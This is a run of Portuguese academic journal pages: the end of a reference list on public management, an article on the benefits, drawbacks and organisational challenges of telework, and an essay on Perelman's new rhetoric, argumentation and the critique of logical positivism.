Metcalfe, Les. 1993. “Public Management: From Imitation to Innovation”. *Australian Journal of Public Administration*.

Mintzberg, Henry. 1996. “Managing Government, Governing Management”. *Harvard Business Review*, vol 74, n.º 3.

Niemi- lilahti Anita. 2001. “Will Networks and Hierarchies ever Meet?” comunicação apresentada na conferência anual do European Group of Public Administration subordinada ao tema “Governing Networks”, Universidade de Vaasa, Finlândia.

Offe, C. 1984. *Contradictions of the Welfare State*. Hutchinson, London.

Rhodes, R. A.W. 2001. “Putting The People Back Into Networks”, comunicação apresentada na conferência anual do European Group of Public Administration subordinada ao tema “Governing Networks”, Universidade de Vaasa, Finlândia.

Rocha, J. A. Oliveira. 1999. *Gestão Pública e Modernização Administrativa*. Instituto Nacional de Administração, Oeiras.

———. 1997. *Games Real Actors Play: Actor Centred Institutionalism in Policy Research*, Boulder, CO, Westview Press.

Thorelli, H.B. 1986. “Networks: Between Markets and Hierarchies”. *Strategic Management Journal*.



O teletrabalho proporciona vantagens e desvantagens para o trabalhador e para a organização, devendo-se ter em consideração que não é para todas as pessoas, para todas as funções e apenas porque está na vanguarda.



Sílvia Oliveira Santos ¹
ssos@clix.pt

Palavras chave: teletrabalho, recursos humanos, sociologia.

1. Introdução

Na era da globalização, colocam-se, mais do que nunca, às organizações novos desafios, que exigem dos seus líderes uma total abertura, para encetar novas soluções que visem a sua sobrevivência económica, não perdendo, contudo, de vista a satisfação e motivação dos seus recursos humanos. A gestão do conhecimento e a flexibilização do trabalho, têm sido alvo de discussão e estudos, que são unânimes em concluir que, permitindo uma maior flexibilização do trabalho aos nossos profissionais e gestores, contribui para sustentar a médio, longo prazo vantagens competitivas [Pérez *et al.*, 2002].

Ao nível das preocupações sociais, no respeitante ao ambiente de trabalho e da família, procura encontrar-se caminhos alternativos. Num esforço de controlar os níveis de poluição e congestionamento de tráfego, vários governos procuram incentivar as organizações a criar programas de trabalho que contribuam para diminuir este tipo de problemas. Também no que concerne aos clientes se constata, que estes apostam em organizações que demonstrem uma responsabilização ambiental e social. Actualmente os clientes têm um nível educacional superior, são mais exigentes e mais selectivos [Tan-Solano e Kleiner, 2001].

2. A opção pelo teletrabalho

Tem sido crescente a opção das organizações na implementação do teletrabalho, tendo contribuído para esse facto a conclusão que, na generalidade, os seus profissionais são mais produtivos e têm um índice menor de rotatividade e absentismo [Pérez *et al.*, 2002]. As razões que estão na base da utilização do teletrabalho prendem-se com dois grandes objectivos por parte da organização, redução de custos variáveis (em alguns casos também fixos) e o

aumento da produtividade ao nível dos quadros médios e superiores.

Sem dúvida, que a produtividade de um profissional, que tem por missão a reflexão, é bastante reduzida, dadas as constantes interrupções de que é alvo no decorrer do seu dia de trabalho. Não podemos considerar possível que um director de um departamento, possa desenvolver a totalidade da sua actividade em regime de teletrabalho, contudo é bastante aceitável, que se encontre um equilíbrio que permita um regime misto.

O teletrabalho pode ser explorado em várias vertentes, não sendo considerado como regime único, i.e., existem uma série de funções que podem e devem contemplar uma componente desenvolvida em regime de teletrabalho, complementada com o trabalho exercido no espaço físico da organização. Os gestores de topo são potenciais candidatos a desempenhos desta natureza, resultando num trabalho de qualidade superior, num menor espaço de tempo. Para além das vantagens ao nível dos resultados, é um factor motivador para os trabalhadores [Bentley e Yoong, 2000].

Também ao nível da inserção das mulheres no mercado de trabalho, esta via potencia-se como uma excelente oportunidade de integrar mulheres com elevado valor, que devido às suas responsabilidades no seio da família, têm bastantes dificuldades em desempenhar funções de topo numa organização [Papalexandris e Kramar, 1997]. Num estudo efectuado em 1996, conclui-se que, 40% das mulheres europeias, se encontram inseridas no mercado de trabalho, enquanto que se torna crescente, a preocupação da família como instituição, dando primazia aos valores da família e às repercussões da ausência de acompanhamento da família na sociedade do futuro. Daqui resulta um conflito entre o trabalho e a família [Papalexandris e Kramar, 1997]. Manuela Pérez [Pérez *et al.*, 2002], classifica o teletrabalho em 3 grandes tipos:

- teletrabalho a partir de casa;
- escritórios satélite, usualmente denominados filial;
- trabalho móvel.

¹ Licenciada em Recursos Humanos e Psicologia do Trabalho. Formador na área de Recursos Humanos.

Entende-se por teletrabalho a partir de casa, o trabalho de colaboradores que pressupõem uma ligação a um escritório central. Não se inserem nesta categoria os trabalhadores por conta própria que prestam determinados serviços para uma organização em regime de *outsourcing*. Encontramos nesta categoria funções como directores de marketing, directores financeiros ou advogados. No caso dos escritórios satélite, compreende-se os casos em que o trabalho é desenvolvido num local, normalmente que mais se adequa aos trabalhadores ou até aos clientes, que se encontra ligado ao escritório central, podendo ser o caso de uma equipa de vendas que cobre uma determinada área geográfica do país. Os trabalhadores móveis desenvolvem o seu trabalho a partir de locais tão diversos como um hotel, uma viatura, um combóio, etc. [Pérez *et al*, 2002].

3. Repercussões inerentes ao teletrabalho

São várias as repercussões do teletrabalho nas organizações, quer no que concerne ao trabalhador, que ao empregador.

Ao nível do trabalhador, nomeadamente, no aspecto social, colocam-se várias questões que, apesar de alvo de vários estudos, não são ainda conclusivas. Contudo, há uma série de constatações inevitáveis que surgem como consequência imediata do processo de isolamento, a que o indivíduo é sujeito num regime desta natureza. Um dos receios mais apontados pelos teletrabalhadores, é o facto de se sentirem longe da organização e portanto a sua ausência física levar ao esquecimento, nomeadamente quando surgem possibilidades de promoção [Pérez *et al*, 2002].

“Longe da vista, longe do coração”, a ausência do local de trabalho e o conseqüente distanciamento do olhar do chefe, potenciam um acesso reduzido a novas oportunidades. Os teletrabalhadores podem, muitas vezes, sentir que os colegas que desempenham funções dentro da organização, pela sua maior visibilidade têm o acesso a promoções facilitado [Tan-Solano e Kleiner, 2001].

A interacção é diminuta, pelo que o estreitamento de laços, muitas vezes adquiridos nos locais de trabalho, não se verificam, sendo fundamental a existência de uma vida social activa e rica.

Paralelamente com o teletrabalho podem surgir conflitos com os outros membros da família, nomeadamente, quando o trabalho interfere com a vida familiar. O tempo despendido com o trabalho tem diferentes interpretações por parte dos vários membros da família, especialmente, quando este invade a esfera privada da vida familiar.

Especialmente, ao nível das crianças, torna-se muitas vezes complicado compreender, que apesar de ter o adulto em casa, isto não significa que esteja disponível para elas. Os

teletrabalhadores necessitam de actuar com muito cuidado, de modo a não perder a noção do equilíbrio entre o espaço para o trabalho e para a vida familiar [Tan-Solano e Kleiner, 2001].

Grande parte da literatura disponível nesta área aborda os efeitos da adopção deste estilo de vida, nomeadamente ao nível do isolamento social e da progressão na carreira.

Porém é necessário desenvolver análises quanto aos efeitos directos nas famílias. Num estudo realizado nos Estados Unidos, pela Universidade de Sul da Califórnia, a cerca de 400 teletrabalhadores, procurou avaliar-se quais os impactos causados no indivíduo, tendo-se obtido onze categorias sintetizadas no quadro seguinte [Nilles, 1996].

Categoria de impacto	Descrição
Vida laboral em geral	Diz respeito às alterações no relacionamento dos indivíduos com os seus supervisores, competências de trabalho auto avaliadas noção de responsabilidade, influências, versatilidade e âmbito do trabalho.
Vida pessoal	Este factor inclui alterações na qualidade das relações familiares, discrepância de tempo, controlo das próprias vidas, habilidade para separar a vida laboral da vida familiar, sucesso na auto disciplina, coordenação no tempo dedicado ao trabalho e à família, sabendo quando terminar o trabalho.
Visibilidade	Os teletrabalhadores sentem-se esquecidos pelos seus supervisores quando se encontram longe da sua vista? Este factor engloba alterações nas próprias influências na estratégia da organização, percepção do que os outros estão a fazer, como são recebidas as suas sugestões e auto avaliada a sua visibilidade na organização.
Influências do ambiente	Inclui alterações no espaço de trabalho em casa, <i>stress</i> causado pelo barulho existente em redor, habilidade para controlar o trabalho, bio ritmo e sentimentos
Pertença	Os teletrabalhadores sentem-se isolados? Aqui temos as alterações no envolvimento nas actividades sociais no escritório, quantidade de <i>feed-back</i> do trabalho efectuado, progressão da carreira, estabilidade e relacionamento com os colegas.
Criatividade	Alterações na criatividade no seu próprio trabalho, a quantidade de flexibilidade na <i>performance</i> do trabalho e capacidade de auto avaliação.

Anulação do stress	Alteração no trabalho no que diz respeito aos custos, habilidade para ultrapassar menos valias físicas e inexistência de políticas do escritório.
Libertação	Este factor inclui alterações na capacidade de concentração nas tarefas cruciais, de contornar o excesso de tarefas e a capacidade de obter mais realizações.
Apreensão	Abrange as inquietações causadas pelas falhas do equipamento e sentimentos de culpa pelo facto de não estar a trabalhar efectivamente.
Interdependência	Este factor diz respeito à qualidade das reuniões com os colegas e a dependência que têm dos outros para incrementar a qualidade do seu próprio trabalho.
Continuidade	O último factor mede as alterações à liberdade individual causada pelas interrupções.

Tabela nº 1 – Categorias de impacto do teletrabalho.

Fonte: Adaptado de Nilles, 1996, p. 19-20.

Também para a organização, são vários os desafios que se colocam, sendo que, os responsáveis pelos teletrabalhadores, devem receber formação que vise a gestão de colaboradores neste regime de trabalho. Quando os trabalhadores estão no escritório, o chefe, pode pelo menos assegurar-se que este se encontra no seu posto de trabalho. A impossibilidade deste tipo de controle causa um certo estado de nervosismo e insegurança nos superiores. O trabalhador pode estar a desenvolver outras tarefas, como levar a criança à escola ou a outras actividades, mas por outro lado, os mesmos trabalhadores podem trabalhar à noite, aos fins-de-semana ou estar vinte horas a trabalhar num determinado projecto [Tan-Solano e Kleiner, 2001]. Para que se verifique a redução efectiva de custos e o aumento da qualidade e produtividade, é fundamental, ser criterioso na implementação de um programa exaustivo e muito bem planeado. Este é um processo constituído por vários passos, tais como, a enumeração das políticas subjacentes, avaliação da função, selecção dos trabalhadores, levantamento do equipamento necessário, etc [Tan-Solano e Kleiner, 2001]. Margaret Tan-Solano e Brian Kleiner, [Tan-Solano e Kleiner, 2001] citando, John Curran, analista de sistemas da Saltzer, Surron and Endicott, afirma que as empresas poderão aumentar a produtividade através do teletrabalho seguindo os três R's².

As razões certas

Teletrabalho é visto como um benefício e não como uma estratégia empresarial. As empresas devem implementar teletrabalho por razões de aumento de produtividade, reduzir a necessidade de espaço físico, incrementar o contacto dos clientes com a força de vendas e incentivar a utilização de pessoal altamente qualificado que não possui vínculo único com a organização.

A função certa

São várias as funções passíveis de serem desempenhadas em teletrabalho. Os vendedores são trabalhadores que beneficiam do acesso remoto, permitindo dedicar mais tempo ao cliente. Telemarketers podem mais confortavelmente atingir os seus objectivos e angariar mais clientes.

As pessoas certas

A selecção dos trabalhadores é uma das chaves para uma implementação bem sucedida. Motivação e disciplina têm de ser características naturais das pessoas que aderem a este estilo de vida. A inexistência de stress causado pela vida no escritório é o aspecto mais valorizado no teletrabalho. Todavia, estar distante do escritório significa também perder a estimulação mental e a troca de ideias entre os colegas.

Tabela nº 2 – Os três R's.

Fonte: Adaptado de Tan-Solano e Kleiner, 2001, p. 125.

Frequentemente, os teletrabalhadores preocupam-se com o impacto que podem causar como trabalhadores nas suas empresas. O trabalho desenvolvido em casa não tem necessariamente menos distrações – filhos, TV, vizinhos, vendedores porta-a-porta, amigos e família a telefonar a qualquer hora do dia. Os teletrabalhadores tendem a trabalhar mais horas em casa do que se trabalhassem no escritório [Tan-Solano e Kleiner, 2001].

4. Considerações finais

Estudiosos acreditam, que trabalhar em casa tornar-se-á cada vez mais comum, aceite e satisfatório na vida das pessoas. Num recente estudo, realizado nos estados Unidos, 25% dos inquiridos afirmaram que gostariam de poder desempenhar funções que lhe permitissem trabalhar em casa [Tan-Solano e Kleiner, 2001].

São muitas as questões que se levantam em relação a este assunto, contudo, são ainda muito poucos os estudos nesta área, permitindo-nos apenas, tirar conclusões empíricas, mas sem dúvida, que são inúmeras as potencialidades que esta filosofia de vida pode trazer para as gerações futuras. Em conclusão, podemos dizer que, como em todos os processos existem vantagens e desvantagens na sua

² The Right Reasons; The Right Job; The Right People.

implementação. Cabe a cada organização, olhar atentamente para o mercado onde está inserido, para o trabalho que produz e para os seus recursos humanos e avaliar qual o melhor caminho a seguir. Não há receitas gerais e milagrosas que resolvam todos os problemas, contudo, se estivermos atentos a toda a envolvimento e formos capazes de abrir os nossos horizontes, talvez possamos encontrar plataformas que beneficiam a empresa, mas que não esquecem a responsabilidade social, que cada organização deve ter no meio onde actua.

Referências

Bentley, Kaye e Yoong, Pak, "Knowledge work and telework: an exploratory study", *Internet Research: Electronic Networking Applications and Policy*, vol. 10, nº 4 (2000), 346-356.

Nilles, Jack M., "What does telework really do to us?", *World Transport Policy & Practice*, vol. 2, nº 1/2 (1996), 15-23.

Papalexandris, Nancy e Kramar, Robin, "Flexible working patterns: towards reconciliation of family and work", *Employee Relations*, vol. 19, nº 6 (1997), 581-595.

Pérez, Manuela Pérez, Sánchez, Angel Martínez, Carnicer, Maria Pilar de Luis e Jiménez, Maria José Vela, "Knowledge tasks and teleworking: a taxonomy model of feasibility adoption", *Journal of Knowledge Management*, vol. 6, nº 3 (2002), 272-284.

Tan-Solano, Margaret e Kleiner, Brian H., "Effects of telecommuting on organisational behaviour", *Management Research News*, vol. 24, nº 3/4 (2001), 123-126.

Procuramos com este ensaio uma nova valoração lógico-semântica que enquadra as asserções do senso comum e a grandeza das crenças que integram usos múltiplos dos discursos lógicos, afectivo, ético, estético. O que está em causa é em grande medida o questionar da rigidez de antinomias como verdade e opinião, realidade e aparência, objectividade e subjectividade. Segundo Chaïm Perelman, sem as opiniões, sem as aparências e as impressões subjectivas estar-nos-ia negado o acesso à verdade, à realidade e à objectividade, enquanto metas ideais do nosso conhecer.



André Veríssimo
GFMC – UP
ISP Gaya
cbsp29@yahoo.com

Palavras chave: objectividade, subjectividade, linguagem, retórica, ética, epistemologia, verdade.

1. Como diz o *Sofista* de Platão (diálogo em que se procurava demonstrar que Sócrates poderia ser um contrapeso ponderado a uma atracção desajeitada: assim a dialéctica socrático-platónica era não disputativa e oposta à erística com uma visão protréptica (exortativa) – uma exortação de ética dialéctica que conduziria o interlocutor a *devotar-se a si mesmo ao conhecimento (sophia) e à excelência humana (areté)* ... este é o nome dado desde então às exortações no campo platónico ao saber ético. A efectividade desta forma literária deriva da habilidade platónica de tornar toda e qualquer asserção irónica ou paradoxal, assim sobrepondo outros significados para além do literal) no mesmo momento em que se trata de expor a teoria do saber, a expressão do pensamento pela linguagem causa problemas. A linguagem, como ligação de nomes por verbos, pode não corresponder ao liame de coisas do real que visa exprimir. Mais ainda, os próprios elementos da ligação – os conceitos – podem não ser apropriados. E é assim tarefa do epistemólogo fazer da linguagem uma espécie de « característica » universal à boa maneira leibniziana ou não, que em todos os casos possa corresponder e convir às exigências do pensar, quer dizer imitar pelo som da voz o que não tem som – a Essência (*Ousia*) da cada coisa. Ora esta língua não foi inventada pelos formalistas. A linguagem nesta perspectiva constitui-se como um obstáculo para o saber. Se não podemos servir-nos da linguagem como um veículo para alcançar as coisas e mesmo o saber, o que poderá existir além disso ? Se existe o saber, a coisa no-lo dirá, não a palavra. É a essência da coisa que é objecto de saber. Ou seja, não existe saber sem realidade objectiva. O saber está fundado sobre o Ser, não sobre a linguagem (não o entende assim *Crátilo* numa asserção nominalista); O saber estando subordinado ao Ser torna irrecusável o saber derivado de imagens e signos do Ser.

2. Todavia um trabalho de reflexão *tópica* permitir-nos-á

concordar com facilidade que os conceitos de saber decorrentes do trabalho epistemológico não são inatos mas construídos; assim é estranho a uma mente não-analítica o termo “*transcendental*” em Immanuel Kant, “*Eidética Regional*” em Martin Heidegger, ou mesmo a noção de “*Metafísica*” em Aristóteles, ou da noção que exige rigor e precisão terminológica da “*Aufhebung*” da *Ciência da Lógica* em Hegel, de “*Kairos*” nos gregos ou de “*conatus essendi*” em B. Espinosa. É claro, que assim as palavras põem problemas.

3. No livro *A Persuasão* de Américo de Sousa (2001), o *logos* encontra-se incondicionadamente ligado a um estudo para-além-do-ser, e edificado razoavelmente (organicamente) antes das palavras numa óptica cognitiva e consciente. É que, sem pôr em causa esta visão tradicional do papel da emoção na elaboração de um juízo, segundo Américo de Sousa, António Damásio veio mostrar que, pelo contrário, justamente por se aceitar a influência prejudicial das emoções sobre o raciocínio é que mais surpreendente se torna - como o provaram as suas experiências laboratoriais - que “a ausência de emoções sobre o raciocínio não seja menos incapacitadora nem menos susceptível de comprometer a racionalidade que nos torna distintamente humanos...”.

4. Impõe-se porventura uma reabilitação magistral de Retórica e da Argumentação que, desde o anátema lançado sobre elas por Platão, se viram excluídas do campo da reflexão epistemológica. Longe de limitar a Argumentação no plano discursivo, mostra-se que a Epistemologia, o Direito ou a Lógica, para citar somente estas disciplinas, actuam, cada uma de sua maneira, argumentando. É, assim, uma verdadeira antropologia que une a nova Retórica. Tudo começou com a rejeição do Positivismo Lógico, e principalmente, do seu precursor, Gottlob Frege. Este último também tinha a preocupação de tornar a linguagem natural mais pura para a assentar sobre a linguagem científica. Nos países de língua inglesa, tanto Frege quanto o neopositivismo tiveram uma forte influência antes de serem

marginalizados, enquanto em França não se sabe ainda o que as palavras “Positivismo Lógico” querem realmente encobrir.

5. Hoje, as ideias do Positivismo são mais conhecidas por nós, e, com a sua crítica, encontraram em Américo de Sousa uma antecipação do seu próprio desenvolvimento na vertente do cognitivismo e da interacção persuasiva.

6. Mas o que diz na verdade o Positivismo lógico? Em geral, duas coisas. Por um lado, o modelo da actividade linguística e o do raciocínio são fornecidos pela ciência lógico-matemática e biológica na acepção dum mentalismo estrito. O rigor, o carácter unívoco, a necessidade do raciocínio demonstrativo são as características essenciais e úteis, em que as outras ciências, e a Epistemologia em particular, deveriam estribar-se. A *demonstração* e o raciocínio *hipotético-dedutivo* são os pilares do raciocínio e da lógica. Sem eles, não haveria lógica ou raciocínio que se sustentasse. Por outro lado, e isto decorre do que acaba de ser dito, os juízos de valor não decorrentes da lógica - dos juízos ditos da verdade - mergulham, de forma inevitável, tanto o homem de acção quanto o filósofo preocupado com a justiça, no irracional. O Direito e a Justiça estariam condenados separar-se da razão porque os valores não se decidem nem de forma lógica, nem minimamente de forma experimental.

7. São estes dois axiomas do Positivismo que se tornam inexistentes, em proveito de uma concepção da razão preocupada em estabelecer o **plano discursivo não-matemático** no âmbito de seus direitos e a razão prática na sua coerência.

8. O que se deve entender por visão da Retórica? Em *primeiro lugar*, os usos principais da linguagem obedecem, em geral, a modos de funcionamento opostos, em vários pontos, aos que regulam a Matemática. Ao contrário de Frege, que queria generalizar sobre a linguagem natural a partir de uma linguagem tão artificial quanto a matemática - “vocês sabem falar de álgebra” -, tenta-se mostrar que a linguagem lógico-matemática é uma construção do espírito que pressupõe a linguagem natural. Inspirada amostra deste raciocínio está especificamente nos gradientes da persuasão: [persuasão pessoal ou *auto-persuasão*, quando alguém avalia os argumentos por si próprio elaborados (deliberação íntima); *persuasão interpessoal* ou *face-a-face* a que se dirige apenas a uma outra pessoa (pai-filho, vendedor-cliente, etc.) e persuasão colectiva quando são múltiplos os destinatários da mensagem persuasiva). É nesta última que poderemos integrar a *persuasão de grupo*, a *persuasão de*

massas (tão óbvia no domínio do político), e no limite a *persuasão universal*, que corresponderia à noção perelmaniana de *auditório universal*] (Cf. Sousa, Américo, 2001: 156-157).

9. É pretensão excessiva querer expurgar a linguagem natural do que a constitui, a saber, a ambiguidade dos termos, o equívoco das palavras, a pluralidade dos sentidos e das leituras interpretativas. Como é que se pode realizar o uso quotidiano da linguagem se esta é tão imperfeita? Não estaria ela, desde então, imprópria para a comunicação e a expressão? A resposta é simples: a linguagem natural é perfeitamente adaptada às suas funções, *apesar* das suas impreviões estruturais. De facto, um discurso é sempre proferido num dado contexto que fornece a informação necessária aos interlocutores, para dar um sentido ao que eles escutam - se possível um único sentido - e, se não o for, a informação contextual / co-textual (Cf. M. Dascal, 1990, pp. 61-100) permitirá, pelo menos, a eliminação de falsas interpretações.

10. Em Matemática, pelo contrário, não podemos apoiar-nos em dados desta natureza tão incerta, como a informação contextual, que são muito subjectivos, excessivamente incertos. Um raciocínio matemático deve ser válido independentemente das pessoas às quais seja susceptível de se dirigir. Aqui, não podemos pensar numa ou noutra contribuição contextual, e o aspecto unívoco do discurso tem de ser muito bem desenvolvido, mediante uma construção que faça uso de símbolos bem definidos *a priori*, de axiomas e teoremas, e demonstrações e de regras *claras* e *distintas* numa forma cartesiana de formação e de transição para toda (nova) a expressão possível.

11. Mas a linguagem natural permite a si mesma a economia de um tal esforço, já que as suas expressões, susceptíveis de receber sentidos e funções linguísticas múltiplas, são finalmente dotadas de um significado preciso graças ao carácter implícito do contexto, compartilhado pelo enunciador e pelo auditório, e que serve para que um se faça entender pelo outro. Desta forma, não é necessário alinhar todas as suas premissas, nem mesmo explicitar toda a informação quando comunicamos com outrem. Este conhecimento constitui uma reserva quase infinita, inominada, de proposições que se identificam, na verdade, com o que chamamos cultura: da revista ao livro de erudição, pode ser encontrado um vasto acervo de valores, de lugares comuns, de pressupostos que alargam o campo do implícito mediante o qual o explícito adquire precisão e um rigor que, no caso da Matemática, como linguagem

excluída do contexto, tem de se impor *a priori* quando os constrói. Na verdade, o modelo matemático, em matéria de linguagem, tem por consequência tirar a linguagem natural do contexto. Assim, ela actuaria no vazio, e não seria compreensível que sequer os positivistas pudessem ter imaginado que ela de alguma forma pudesse ter funcionado. As frases adquiridas fora de qualquer contexto, autónomas como proposições matemáticas, só podem gerar equívocos e serem inferiores, do ponto de vista do *status* funcional, às que são encontradas nas ciências e nas linguagens formais. Américo de Sousa seguindo Chaim Perelman verifica que todo o discurso tem um contexto, e, por conseguinte, um *auditório* para o qual ele é produzido. A relação que se estabelece entre o auditório e o enunciador é, propriamente dita, *retórica*, já que a adaptação ao auditório é uma condição para a **persuasão** e da lógica funcional.

12. Para despertar a confiança nos ouvintes, o orador precisa que estes lhe reconheçam três qualidades: *racionalidade, excelência e benevolência*. Porque se o orador não é racional na sua maneira de pensar, então será incapaz de descobrir as melhores soluções. Já um orador racional mas sem escrúpulos, pode encontrar a solução óptima mas ou não a comunica ou tenta enganar, propondo gato por lebre. Só num homem insigne, a um tempo racional, excelente e bondoso, se pode confiar. Logo, o orador deve dar a impressão de que possui um tal carácter, se pretende persuadir, pois o seu êxito não depende só do que disser mas também da imagem que de si próprio projectar no auditório.

13. Sendo importante que o orador saiba dar a impressão de possuir um carácter digno de confiança, é igualmente necessário que conheça o carácter dos seus ouvintes e a ele saiba adaptar-se. Por isso Aristóteles nos capítulos XII a XVII do Livro II da *Retórica* procede à análise e classificação do carácter em relação com a idade e a fortuna. No que respeita à idade, distingue três classes: os jovens, os adultos e os velhos. Os jovens são apaixonados, pródigos, valentes e volúveis. Os velhos, são calculistas, avarentos, cobardes e estáveis. Só os adultos maduros adoptam uma atitude intermédia e sensata. "Falando em termos gerais, o homem maduro possui as qualidades proveitosas que estão distribuídas entre a juventude e a velhice, ficando num termo médio e ajustado, pois que uma e outra ou se excedem ou ficam aquém do necessário". Em relação à fortuna, Aristóteles considera os factores de nobreza, riqueza, poder e boa sorte. Assim, os nobres tenderão a ser ambiciosos e depreciativos, os ricos serão insensatos e

insolentes e os poderosos parecerão ricos, mas ainda mais ambiciosos e viris.

14. Suscitar o entendimento e a adesão encontra-se, necessariamente, na base de toda explicação da *linguagem real*, da forma como ela é praticada diariamente. O discurso científico é, na verdade, uma *simples modalidade*, e não um modelo do racionalismo argumentativo, ou seja, do âmbito discursivo. A onipresencialidade do discurso científico enquanto narrativa lógica deve ceder ao *pensamento débil* assente na ambiguidade semântica e na modalidade exponencial dos sentidos. Na ciência, também existe um auditório - o auditório universal como dissemos acima -, e a razão aqui empregada não deve ser concebida como sempre foi, a saber, como se se entregasse a um monólogo consigo mesmo. O *entendimento divino*, tornado científico, não precisa de auditório. Mas será esta uma forma razoável de considerar a actividade científica?

15. Sabemos, hoje, que toda obra científica se dirige a uma comunidade à qual se esforça por convencer recorrendo, nomeadamente, a critérios de exposição, como a simplicidade ou o rigor formal da teoria. O auditório é a *realidade* da razão humana, que sempre postula um outro ao qual ela se dirige, este outro podendo ser um interlocutor ideal, tão universal quanto um auditor preciso, particular, cujos interesses e pressupostos exclusivos são levados em consideração.

16. Foi deduzido que o Racionalismo e a linguagem formam um par. Pois não existe uso da linguagem que não seja baseado no esforço de convencer a pessoa a quem nos propomos persuadir. Este Racionalismo provém da argumentação e Américo de Sousa prefere falar em "razoável" para deixar ao "racional" o campo da argumentação constringente. O racional e o razoável constituem o domínio da razão da maneira como se deseja conceber actualmente. Porquê fazer referência ao razoável quando se trata de Racionalismo argumentativo não-demonstrativo? Pura e simplesmente porque a conclusão, nada tendo de constringente ou de necessário na lógica argumentativa, só se impõe como tal diante de valores, de lugares comuns para os protagonistas, os quais são levados a adoptá-la com base nestes pressupostos. A conclusão de uma argumentação não-formal resulta de uma escolha que sempre pode ser discutida e contestada, que pode impor-se definitivamente porque, no âmbito da sociedade e dada a herança compartilhada entre o enunciador e o auditório, é razoável uma conclusão em vez de outra. Seria racional se pudéssemos concluir "somente" isto em vez daquilo. Mas

todos sabemos, pelas discussões às quais nos entregamos todos os dias no nosso trabalho ou no nosso viver comum, que as conclusões que queremos ver adoptadas nada têm de inevitável, e que elas podem gerar convicções baseando-se, unicamente, no seu carácter de razoabilidade. É claro que um tal carácter defende certos valores no tempo, mas quem poderia ainda pretender que a razão, através de todos os seus usos, seja imutável e abstracta, e que a História ou a sociedade não existem e não implicam um domínio de generatividade mental imprescindível ao crescimento do conhecimento científico?

17. Uma lógica da argumentação é decididamente uma lógica dos valores, uma lógica do *razoável*, do preferível, do estratégico, da sedução, do opinável e no limite da convicção dos auditórios e não uma lógica do tipo matemático ou, como é dito geralmente, da necessidade constringente, ou à maneira husserliana, apodictica e apofântica. Esta última força à unanimidade. Mas a maior parte dos usos da linguagem não reúne esta unanimidade, especialmente em matéria de moral e de política, ainda que seja corrente aqui ou ali internar, prender, deportar, ou aniquilar os que se recusam a aceitar a universalização forçada das máximas do poder legitimado (Koestler, A., 1979).

18. Com efeito, uma argumentação, pelo facto de não ser constringente, autoriza várias conclusões, várias escolhas, numa pluralidade de hipóteses uma recusa de valores, que proporciona, assim, um debate interminável, (o que é o plano horizontal da conversabilidade e propício às inferências baseadas no espírito dialogal) a não ser que se faça uso da força. Uma *Ética* é justa pelo facto de admitir que os valores não são conclusões evidentes às quais o universo deve submeter-se. Uma *Ética* deve apoiar-se na realidade argumentativa, desestabilizada pelo jogo de valores, só podendo resultar do pluralismo destes.

19. O domínio do ético envolve-se com o sujeito como parceiro num diálogo e desenvolve-se num processo onde a reflexão se torna mais contextualizada, embora como processo de negação mais do que de confirmação do âmbito do auto-evidente. No entanto, a reflexão determina-se dentro de um círculo mágico: é um acto de liberdade e, além disso, de luta pela própria possibilidade da liberdade. Exige e condiciona a diversidade da liberdade e das possibilidades humanas, por um lado, e, por outro lado, requer actos de responsabilidade e coragem, quanto a si mesmo e quanto aos outros. Mas, como actividade humana, a reflexão ocorre num âmbito social e aí exerce um papel

específico - mesmo que problemático. Como tal, a reflexão é apenas um elemento de uma intersubjectividade humana dinâmica, rica e complexa. A reflexão é sempre alterada, parcial e situada no meio de forças, objectivos e orientações conflituantes. A ética não é, portanto, sinónimo de relativismo, que a Retórica sempre foi acusada de defender. Existe, claramente, um apelo ao *implícito cultural* que assegura à argumentação não-racional o seu carácter razoável.

20. Para Platão, o retórico age seduzido pela linguagem e manipula-a de tal forma que possa sempre fazê-la dizer o que melhor convém nas diversas circunstâncias. Ele não tem uma doutrina, mas pode defendê-las a todas, ao contrário da linguagem científica, matemática, que autoriza unicamente ideias *claras e distintas, de evidências*, como dirá mais tarde Descartes, ou *proposições apodicticas* como diz Edmund Husserl, ou mesmo a lógica da “falsação” de K. Popper.

21. Será uma pretensão não judiciosa querer recalcar a linguagem epistemológica sobre evidências incontestáveis, oferecidas pelos discursos que garantem um fundamento indestrutível. O discurso crítico não tem outro recurso senão o do senso comum, que ele irá procurar desconstruir, sistematizar, alterar. Neste sentido, o discurso epistemológico é sempre submetido à discussão e ao debate contraditório, e sabemos que, em matéria de Epistemologia, o facto é comum, já que nenhum sistema epistemológico escapou à sua obsolescência.

22. O que fazer da ambiguidade do mundo real, da ambiguidade que nos oferece o *senso comum*, senão tutelá-la, em vez de pretender poder vencê-la pela formalização sistemática? A reabilitação do retórico no seio de uma *Nova Retórica* consiste em finalmente consciencializar-se de que a argumentação filosófica não tem nem o rigor das ciências formais, nem os recursos experimentais das ciências empíricas, e que ela trabalha a partir da linguagem natural, repleta de noções confusas, submetidas perpetuamente ao jogo social do debate *contraditório*, de onde não saberíamos evadir-nos pelo simples recurso à experiência, nem pela via da formalização que exclui as alternativas para as questões tratadas. Há que permanecer com estas questões e oferecer os meios de discuti-las como tais.

23. Américo de Sousa deu-nos uma tipologia de esquemas argumentativos sobre os quais não há mais meios de ampliar: generalizando, trata-se de afastar ou de reaproximar, a cada vez que se argumenta, noções que unimos, para fazer surgir um valor-referência que

rejeitamos, ou ao contrário, que queremos ver adoptado. A *analogia* e a *metáfora* ilustram bem este mecanismo em que achamos duas noções unidas para sugerir uma conclusão. Tudo isto é suficientemente conhecido para que não seja necessário que se continue a insistir. Mas o que é realmente importante observar é a relação entre a retórica literária e a nova retórica. Quanto ao discurso retórico propriamente dito, pode dizer-se que, ao contrário do discurso científico, ele tem pretensões literárias, pois brilhar, surpreender e até divertir, pode contribuir decisivamente para *persuadir* o auditório. Mas isso, segundo Aristóteles, não deve confundir-se com o recurso a um estilo poético, pesado, como o de *Górgias*, já que o uso de um estilo sereno, claro e natural é o mais adequado quando se pretende ser convincente. "Por isso não convém que se note a elaboração nem dar a impressão de que se fala de modo artificial mas sim natural (este último é o persuasivo, pois os ouvintes predispõem-se para contrariar, quando ficam com a ideia de que se está a metê-los numa armadilha, tal como acontece com os vinhos misturados) " (Aristóteles, 1998:242). O recurso literário mais importante da oratória é a *metáfora*. Mas é preciso saber encontrar metáforas adequadas, nem muito obscuras nem triviais. Por outro lado, o discurso, embora sem cair no verso, não pode renunciar ao ritmo. E Aristóteles explica porquê: "a forma que carece de ritmo é indefinida e deve ser definida, ainda que não seja em verso, já que o indefinido é desagradável e difícil de entender" (Aristóteles, 1998: 263)

